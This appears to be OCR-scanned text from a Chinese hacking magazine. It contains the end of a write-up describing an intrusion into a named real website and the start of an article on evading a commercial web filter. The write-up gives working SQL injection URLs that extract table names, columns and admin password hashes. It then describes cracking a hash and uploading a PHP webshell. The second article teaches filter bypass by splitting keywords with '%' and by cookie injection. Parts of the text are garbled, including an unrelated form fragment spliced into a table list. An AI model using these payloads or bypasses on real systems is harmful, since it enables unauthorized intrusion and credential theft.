
```
// NEWS PHOTO数据库表名前缀
$db_prefix='site_';
```

就是说管理员的帐号和密码并没有被写进源码，而是存进site_usergroup和site_user其中一个表了，从字面上可以判断应该是在site_user表中，而前面那个表是进行用户组权限的判断。看到这里，我傻眼了，为什么刚开始我没有发现site_user这个表呢？我决定再次暴出newcuba数据库的所有表名，看究竟是哪里出错了，最终返回了如下的表名：


```
log_cuba,log_fenlei,log_img,poll_case_disp,poll_data,poll_index,poll_info,poll_ip,poll_option_type,poll_type,poll_user,shipinclass,shipinpic,site_adminlog,site_cache,site_case,site_comment,site_favorite,site_gallery,site_homepage,site_keyword,site_lhb,site_loginlog,site_manager,site_manager_priv,site_message,site_news,site_newskey,site_new
民族  4        出生年月  6
身高  7 厘米    所在院系  11  12
体重  8 公斤    入大学前  13
```


我很是不解，为什么就没有那两张表呢？看了下其它的库也没有发现，我至今都不明白是什么原因，还希望高手能够解答！我决定先判断site_user表是否真的存在于newcuba数据库中，构造如下语句“http://www.cuba.com.cn/data/player.php?playerid=3827 and (select count(*) from newcuba.site_user)>0--”，结果页面正常返回，还真的存在，如图11，那我们就直接暴它的字段，提交如下语句“http://www.cuba.com.cn/data/player.php?playerid=3827 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,group_concat(column_name),17 from information_schema.columns where table _name=0x736974655F75736572--”，返回了如图12所示的页面。


图11


图12

继续构造语句“http://www.cuba.com.cn/data/player.php?playerid=3827 and 1=2 union select 1,2,username,password,5,6,7,8,9,10,11,12,13,14,15,16,17 from newcuba.site_user--”，返回如图13所示，拿到了MD5密码，成功的破解出了其中的一个，然后马上登录进入后台，我破解出的那个用户权限比较低，但是有新闻发布的权限，找了下可以上传图片以及附件，于是直接从附件上传的地方上传了一个phpshell，成功拿下了该网站，如图14。后来提权无望，也就没有进一步入侵了，最后给管理员写了封邮件，通知了他们！


图13


图14

六、后记小结

本次入侵经过并没有用到什么高深的技术，都是一些大家所熟知的，也是需要掌握的技术，关键是入侵过程中要细心，仔细，多多搜集目标信息，正所谓细节决定成败！（文章中涉及到的wwwscan，已经收录在了光盘中）

浅谈一流信息监控拦截系统下的绕过大法

fjhh

文章难易度：★★★
文章以实战介绍了从注入、WebShell获取、命令执行三个方面来突破一流信息监控拦截系统

一流信息监控拦截系统（以下简称为一流拦截系统），官方描述它是一套功能强大且容易使用的内容监控系统，并且可以拦截SQL注入攻击。相信很多朋友在入侵的过程中也曾经遇到过它，正是由于它的存在，才让原本“属于”我们的服务器肉鸡变的遥不可及。本文我就带领菜友们从注入、WebShell获取、命令执行这三个方面来掌握绕过它的小窍门。

一、注入

一流拦截系统在对GET与POST提交数据上进行了严密的监控，一旦提交的数据中出现了“and 1=1”、“net user”、“select”等字样就会被认定为恶意数据，这些恶意数据有些类似于杀毒软件对木马病毒的特征码。那我们要如何绕过监控呢？正如我们的免杀，只需要将特征码改头换面一下，它就无法识别了，方法很简单，使用“%”来隔断特征字符就行了。如图1所示将“and”用“%”隔断后就没有出现一流拦截系统的警告信息了，而手工查询的利用效果则如图2所示。




图1

对于不熟悉手工查询或者觉得有些麻烦的朋友，可以继续检测是否存在COOKIE注入漏洞，因为绝大部分的一流拦截系统只对GET与POST提交的数据进行过滤，如果存在的话，使用寂寞的刺猬编写的注入中转生成器生成COOKIE注入利用的页面后，大家可以参照如图3所示的格式进行填写，将生成的页面上传到支持asp的空间后就可以使用工具很方便的进行SQL注入了，如图4。




图2




图3

